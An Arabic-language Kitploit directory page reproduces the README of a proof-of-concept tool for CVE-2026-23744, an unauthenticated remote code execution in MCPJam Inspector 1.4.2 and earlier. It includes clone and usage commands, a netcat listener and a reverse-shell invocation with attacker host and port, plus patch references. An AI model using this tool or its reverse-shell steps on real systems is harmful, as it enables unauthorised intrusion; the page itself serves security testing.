
Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-23744 — إثبات مفهوم لتنفيذ تعليمات برمجية عن بُعد دون مصادقة لثغرة CVE-2026-23744 التي تستهدف MCPJam Inspector. يولّد حمولات serverConfig خاصة بـ MCP لاستغلال نقطة النهاية /api/mcp/connect مع دعم الصدفة العكسية وتصحيح الأخطاء عبر التشغيل التجريبي. | Kitploit
أدوات/GitHubGitHub/ozcanpng/cve-2026-23744
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرةالفريق الأحمرأداة الوصول عن بعد
GitHubozcanpng/cve-2026-23744

CVE-2026-23744

إثبات مفهوم لتنفيذ تعليمات برمجية عن بُعد دون مصادقة لثغرة CVE-2026-23744 التي تستهدف MCPJam Inspector. يولّد حمولات serverConfig خاصة بـ MCP لاستغلال نقطة النهاية /api/mcp/connect مع دعم الصدفة العكسية وتصحيح الأخطاء عبر التشغيل التجريبي.

128منذ 4 أشهرلم تتم المراجعة بعد
مشاركة
عرض المستودع

CVE-2026-23744 — تنفيذ تعليمات برمجية عن بُعد بدون مصادقة في MCPJam Inspector

إثبات مفهوم (PoC) لتنفيذ التعليمات البرمجية عن بُعد بدون مصادقة لثغرة CVE-2026-23744. تعرّض MCPJam Inspector الإصدار 1.4.2 والإصدارات الأقدم وظائف عبر /api/mcp/connect يمكنها تشغيل أمر خادم MCP يتحكم فيه المهاجم دون مصادقة.

للاستخدام في الاختبارات والأبحاث المصرح بها فقط. لا تستخدمه ضد أنظمة لا تملكها أو ليس لديك إذن صريح لاختبارها.


ماذا يفعل


HTTP POST -> /api/mcp/connect -> serverConfig command -> process launch -> command execution
  1. ينشئ حمولة serverConfig مصممة بعناية لـ MCP.
  2. يستهدف نقطة النهاية /api/mcp/connect غير المحمية بمصادقة.
  3. يشغّل أمرًا مُهيأ عبر bash -c.
  4. يدعم التحقق الآمن من الأوامر وحمولات القشرة العكسية.
  5. يوفر أوضاع محاكاة/تصحيح لفحص الحمولة قبل إرسال حركة المرور.



لقطات الشاشة

إعداد القشرة العكسية

Reverse shell setup

حمولة اتصال MCPJam

MCPJam connect payload

استلام القشرة

Shell received


الإعداد

git clone https://github.com/ozcanpng/CVE-2026-23744.git
cd CVE-2026-23744
pip install -r requirements.txt

الاستخدام

إثبات الأمر الآمن

python3 CVE-2026-23744.py \
  --url http://127.0.0.1:3000 \
  --cmd 'id'

القشرة العكسية

ابدأ بمستمع أولاً:

rlwrap nc -lvnp 4444

ثم شغّل:

python3 CVE-2026-23744.py \
  --url http://127.0.0.1:3000 \
  --reverse-shell \
  --lhost 10.10.16.53 \
  --lport 4444

خيارات مفيدة:

--cmd COMMAND       Command to execute (default: id)
--server-id VALUE   serverId value in the crafted MCP config (default: pwn)
--dry-run           Build payload flow without sending the HTTP request
--debug             Print endpoint and JSON payload
--verify-tls        Verify HTTPS certificates
--timeout SECONDS   HTTP timeout in seconds (default: 8)
--yes               Skip reverse-shell confirmation prompt

الإصدارات المتأثرة

المنتجالإصدار المتأثرالوصول المطلوبالتأثير
MCPJam Inspector<= 1.4.2لا شيءتنفيذ أوامر عن بُعد بصلاحيات مستخدم عملية MCPJam Inspector

تكون الثغرة بارزة بشكل خاص عندما يستمع MCPJam Inspector على 0.0.0.0، مما يسمح للمضيفين البعيدين بالوصول إلى خدمة التطوير.


ملاحظات

  • يرسل إثبات المفهوم حمولة JSON إلى /api/mcp/connect.
  • يتم تمرير الأمر عبر serverConfig.command و serverConfig.args.
  • فضّل --cmd للتحقق الآمن قبل محاولة القشرة العكسية.
  • استخدم --dry-run --debug لفحص الطلب المُنشأ دون لمس الهدف.
  • الإصدار 1.4.3 يحتوي على التصحيح الرسمي وفقًا لـ NVD.

المراجع

  • NVD — CVE-2026-23744
  • GitHub Security Advisory — GHSA-232v-j27c-5pp6
  • تثبيت التصحيح
  • MCPJam Inspector

مؤلف إثبات المفهوم

ozcanpng — github.com/ozcanpng — ozcanpng.dev

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    339
  • 4

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    317
  • 5

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    307
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    294

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →